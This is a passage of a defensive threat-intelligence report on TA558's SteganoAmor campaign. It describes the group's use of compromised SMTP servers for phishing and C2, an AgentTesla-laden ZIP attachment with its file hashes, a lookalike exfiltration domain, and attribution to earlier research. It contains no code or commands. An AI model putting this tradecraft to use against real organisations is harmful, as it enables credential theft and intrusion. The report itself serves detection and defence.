In each case, the legitimate sites belonged to various small companies based in Mexico, Colombia, and Romania.

Here is one such site:




Figure 52. A legitimate site

The organization has an active social media account with several thousand subscribers and a link to a website:




Figure 53. The social media account




Figure 54. A legitimate site

As in the previous case, this organization has an active social media account with several thousand subscribers and a link to a website:




Figure 55. The company's Facebook account

When researching the group's attacks on Russian companies, we noticed that, besides FTP servers, it used SMTP on compromised servers that hosted legitimate European websites:




Figure 56. A legitimate site

The group created some of its SMTP domains to make its activities appear legitimate. Thus, one of the SMTP domains it used, itresinc.com, is apparently trying hard to look like the legitimate it-resinc.com.

The threat actor used these legitimate and newly created SMTP servers in two ways:

1. To send phishing email
2. As a C2 server for spreading malware

Interestingly, the group never used the same SMTP server as both a phishing server and a C2 in one attack.

As an example of an attack, here is an email message sent to an organization in Russia from a compromised legitimate SMTP server:




Figure 57. The email from the compromised SMTP server

The phishing email came with a ZIP archive attached:

- "loading advice.zip" SHA-256: ca383ef7a0031ff933907be8b038ccc62ac556bdc0f077d7f9c3022952e62efa

The archive contained one file that was AgentTesla:

- "loading advice.exe" SHA-256: 84b2a0360556088e4aad29627d4ed15d53b18aa72d9d98b4b0d1be27916c681e




Figure 58. The contents of the archive

When the executable runs, it uploads data to an SMTP server that imitates a legitimate one:

- mail.itresinc.com

Attribution to known groups

In the course of our research, we found that a part of the campaign had been described by analysts at Cyble.

Cyble describes the same kill chain that we saw, including the use of steganography, as well as the payload, which may contain various types of malware like AgentTesla, Remcos, and so on.

Researchers at MetabaseQ last October described the same threat actor's activity, attributing it to TA558.

Their report takes note of the kill chain, which also employed steganography. Although the researchers said that the victims, as with TA558 earlier, were located in Latin America, the United States, Portugal, and Spain, we have found that while TA558 mainly focuses on Latin America, the number of affected countries is much greater, and TA558 attacks completely different countries.

Last August, researcher Ankit Anubhav shared on X (formerly Twitter) information about TA558's use of steganography with a final chain that resulted in infection with Quasar Rat.

Another Microsoft researcher, Igal Lytzki, referred to Ankit Anubhav in his description of a similar attack, where he drew attention to steganography samples and AgentTesla on an FTP server containing logs of victims' data. Igal said he had informed the victims accordingly:




Fig. 59. Tweet by researcher Igal Lytzki

Conclusion

The TA558 attack chains in the SteganoAmor campaign examined here continue to affect users in Latin America and elsewhere in the world. The group continues to exploit the fairly old CVE-2017-11882 in its attack chain. It uses steganography, an obfuscation technique, inside the chains to spread well-known malware used in other attacks in recent years. The phishing may be harder to detect due to the group's use of compromised legitimate SMTP servers, so we recommend exercising caution when dealing with email that contains attachments, even if the messages were received from governmental organizations or small local companies. The use of legitimate SMTP and FTP servers, as well as tools like Guloader, may complicate detection of the threat actor's presence on the host, so companies are advised to monitor network traffic more closely and investigate suspicious activity linked to legitimate services.

Source: https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/steganoamor-campaign-ta558-mass-attacking-companies-and-public-institutions-all-around-the-world/